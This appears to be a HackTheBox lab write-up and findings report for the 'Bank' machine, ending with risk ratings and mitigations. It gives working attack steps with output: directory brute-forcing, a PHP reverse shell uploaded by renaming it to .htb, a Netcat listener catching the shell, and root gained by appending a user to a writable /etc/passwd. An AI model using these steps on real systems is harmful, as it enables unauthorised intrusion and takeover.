HackTheBox - Bank - Findings - Alexander Mages

Summary of findings:


Initial scanning using Nmap showed port 53, 80, and 22 open. Navigation to the HTTP server shows the apache2 default page. Adding an entry to /etc/hosts on my own machine allowed me to navigate to the Bank web application. After enumeration /balance-transfer was found to have directory indexing. Sorting files by size allowed me to find a file that was unsuccessfully encrypted. Credentials contained in the file were used to breach the web application. Navigating to the support ticket upload showed the possibility for local file upload vulnerability. After attempting to upload PHP reverse shell, BurpSuite was used to find out that .htb files were executed as PHP. Renaming the reverse shell suffix to .htb allowed me to upload. Navigating to /uploads/reverse-shell.htb allowed me to get a reverse shell as user www-data.

Upgrading the limited shell to a fully TTY shell allowed further post-exploitation enumeration. Downloading a local Linux privilege escalation exploit scanner to the writable /tmp directory allowed me to scan the system for vulnerabilities. It was found that /etc/passwd was vulnerable. After appending an entry into the file and creating a password using OpenSSL, allowing me to obtain a root shell. Exiting the privileged shell back to the www-data shell I enumerated further. Upon a search for SUID files, I found a script located at /var/htb/bin/emergency. This script gives a root shell on execution regardless of the user's privilege.


Attack Methodology and Narrative

Initial Scanning:

- Initial NMAP port scanning provides the following result disclosing the open ports: 22, 53, and 80




- Directory brute-forcing on both http://10.10.10.29/ and http://bank.htb/ provides the following results:



```
[anon@parrot]-[~]
    $gobuster dir -u http://bank.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-me
dium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://bank.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/09 11:34:43 Starting gobuster
===============================================================
/uploads (Status: 301)
/assets (Status: 301)
/inc (Status: 301)
/server-status (Status: 403)
/balance-transfer (Status: 301)
===============================================================
2020/11/09 11:56:25 Finished
===============================================================
```

Web Application Enumeration:


- Directory /balance-transfer allows directory indexing and is investigated to have encrypted login credentials of users.



Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257	
09ed7588d1cd47ffca297cc7dac22c52.acc	2017-06-15 09:50	581	
941e55bed0cb8052e7015e7133a5b9c7.acc	2017-06-15 09:50	581	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
052a101eac01ccbf5120996cdc60e76d.acc	2017-06-15 09:50	582	
20fd5f9690efca3dc465097376b31dd6.acc	2017-06-15 09:50	582	
70b43acf0a3e285c423ee9267acaebb2.acc	2017-06-15 09:50	582	
346bf50f208571cd9d4c4ec7f8d0b4df.acc	2017-06-15 09:50	582	
780a84585b62356360a9495d9ff3a485.acc	2017-06-15 09:50	582	
10805eead8596309e32a6bfe102f7b2c.acc	2017-06-15 09:50	582	
acb4ccb8eeb778b614a993e7c3199e5b.acc	2017-06-15 09:50	582	
dd764f1f57fc65256e254f9c0f34b11b.acc	2017-06-15 09:50	582	
f4af6b16beb3dbb6468ecf0c959bd090.acc	2017-06-15 09:50	582	
fe9ffc658690f0452cd08ab6775e62da.acc	2017-06-15 09:50	582	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
003e8ffc123735afbcc7b219851d45c3.acc	2017-06-15 09:50	583	
02ab56265052fcbffa94aa8868955809.acc	2017-06-15 09:50	583	
0589423587b67002f0a64101e821ba18.acc	2017-06-15 09:50	583	
1cc7ceed882e806f92df160337e1cef6.acc	2017-06-15 09:50	583	
1e6784a6a1f6ca5030db8856cc512eb9.acc	2017-06-15 09:50	583	
2f6db9d426117b3921668d15c3667c7e.acc	2017-06-15 09:50	583	
2fe3b2cc3fe0ed617e7650f7a09aa7e7.acc	2017-06-15 09:50	583	
3d5e1f376f09b7704eb9309448db2320.acc	2017-06-15 09:50	583	
3edf797d706622fab4a57ba0a4af704c.acc	2017-06-15 09:50	583	
4f2ef432bf1238f085d4a4e519a1dfff.acc	2017-06-15 09:50	583	
5a6f81da012f11f463df711758a7d98c.acc	2017-06-15 09:50	583	
5d20c77d44fa9054a4822b2cc42aaf6a.acc	2017-06-15 09:50	583	
5dcd2d4cc2f5ebf971da7b9577313fc6.acc	2017-06-15 09:50	583	
5e496ac0ca6259ee6ddd18c7e784c4bd.acc	2017-06-15 09:50	583	
7af56b5821f745df33ba3a5fb0dd7009.acc	2017-06-15 09:50	583	

- Sorting the files by size allows me to find a sensitive data exposure vulnerability through a file that was unsuccessfully encrypted, this resulted in cleartext credentials being shown along with other sensitive information.





Web Application Authentication and Subsequent Enumeration:

- Using the credentials found I was able to gain authenticated access to the web application as well as the /Uploads directory
- Upon login, a dashboard page is presented and upon traversal to the /support.php a support ticket input is found


Interactive Shell to Server:

- Upon attempting to upload a PHP reverse shell to the server I discover the file upload has a file type restriction.
- Using BurpSuite to intercept the HTTP POST request allows me to see a comment in the HTML that discloses that the .htb suffix is treated as a PHP file by the server.





- Renaming the PHP reverse shell file suffix from .php to .htb allows me to upload the file



- Upon opening a Netcat listener on port 1234 on my local machine and navigating to http://bank.htb/uploads/reverse-shell.htb, I obtain a limited reverse shell as user www-data

```
┌─[anon@parrot]─[~/Workspace/bank]
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.10.29] 49862
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i
686 GNU/Linux
 20:09:04 up  2:37,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
```

Post-Exploitation Enumeration and Escalation to Root Shell:

- After initial exploitation, I upgrade the shell to a fully interactive TTY using python
  - python -c 'import pty;pty.spawn("/bin/bash");'
  - CTRL+Z
  - stty raw -echo
  - Fg
- Manual enumeration, as well as the downloading of linpeas (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS) on to the target system, allows me to find two vulnerabilities
  - Vulnerability 1: /etc/passwd is writable

```
www-data@bank:/etc$ ls -la | grep passwd
-rw-rw-rw-  1 root root    1252 May 28  2017 passwd
-rw-------  1 root root    1237 May 28  2017 passwd-
```

  - Vulnerability 2: /var/htb/bin/emergency is a SUID elf executable that opens a root shell regardless of user permissions

```
www-data@bank:/$ find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

- Exploitation path of Vulnerability 1:
    - “openssl passwd user1”
        - Returns password for use on the new user with root permissions
    - “echo “user1:20yOs2wjuvgeo:0:0:root:/root:/bin/bash” >> /etc/passwd”
        - Appends entry into /etc/passwd allowing user1 root privileges using password “user1” as created in the previous command
    - “su user1” with password “user1”
        - Presents a shell with full root permissions

```
www-data@bank:/etc$ ls -la | grep passwd
-rw-rw-rw-  1 root root    1367 Nov  9 20:37 passwd
-rw-------  1 root root    1237 May 28  2017 passwd-
www-data@bank:/etc$ openssl passwd user1
20yOs2wjuvgeo
<ser1:20yOs2wjuvgeo:0:0:root:/root:/bin/bash" >> /etc/passwd
www-data@bank:/etc$ su user1
Password:
root@bank:/etc# whoami
root
root@bank:/etc# id
uid=0(root) gid=0(root) groups=0(root)
```

- Exploitation path of Vulnerability 2:
    - “find / -perm -u=s -type f 2>/dev/null”
        - Searches for files with SetUID
    - “cd /var/htb/bin”
        - Navigates to the directory holding the vulnerable executable
    - “./emergency”
        - Runs executable

```
www-data@bank:/var/htb/bin$ ./emergency
# ls
emergency
# whoami
root
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

Conclusion

Vulnerability Summary and Risk Assessment:

- Lack of software preventing mass web requests allows sensitive directories to be found.
    - Note
- Directory indexing is allowed across the entire system allowing attackers to find sensitive files.
    - Low risk
- Improper handling of user's credentials leads to cleartext emails and passwords being exposed to the public when encryption fails.
    - High Risk
- Features used to test the server are left in place after use allowing them to be used by a bad actor to upload malicious files to the server.
    - Medium risk
- The user running the webserver has unnecessary and dangerous privileges allowing an attacker to get privileged access after initial access.
    - Medium risk
- System misconfiguration allows sensitive system files to be edited allowing an attacker to gain privileged access.
    - High risk
- Misconfigured privilege configurations allow the unintended execution of dangerous files by a bad actor.
    - High risk

Risk Rating	Description
Critical	High severity vulnerabilities that provide total compromise with minimal effort
High	Vulnerabilities easily exploited to immediately affect the environment in an impactful way
Medium	Moderate vulnerabilities that require effort to exploit but can still result in a significant impact
Low	Vulnerabilities that have little impact on the server
Note	Vulnerabilities that are not necessary to fix but could help increase security on the server

Mitigation Recommendations:

The installation of intrusion prevention software such as Fail2ban would prevent sensitive files and locations from being found by an attacker. Encryption validation should be implemented in the storage of user credentials to ensure the data is correctly encrypted, and to ensure if the encryption fails the data is properly deleted and sanitized. Directory indexing should be disabled on apache2. File upload restrictions should be increased and reinforced, debugging features allowing certain files to be uploaded should be removed. Permissions for user www-data running webserver should be reduced to mitigate the risk of further exploitation beyond initial access.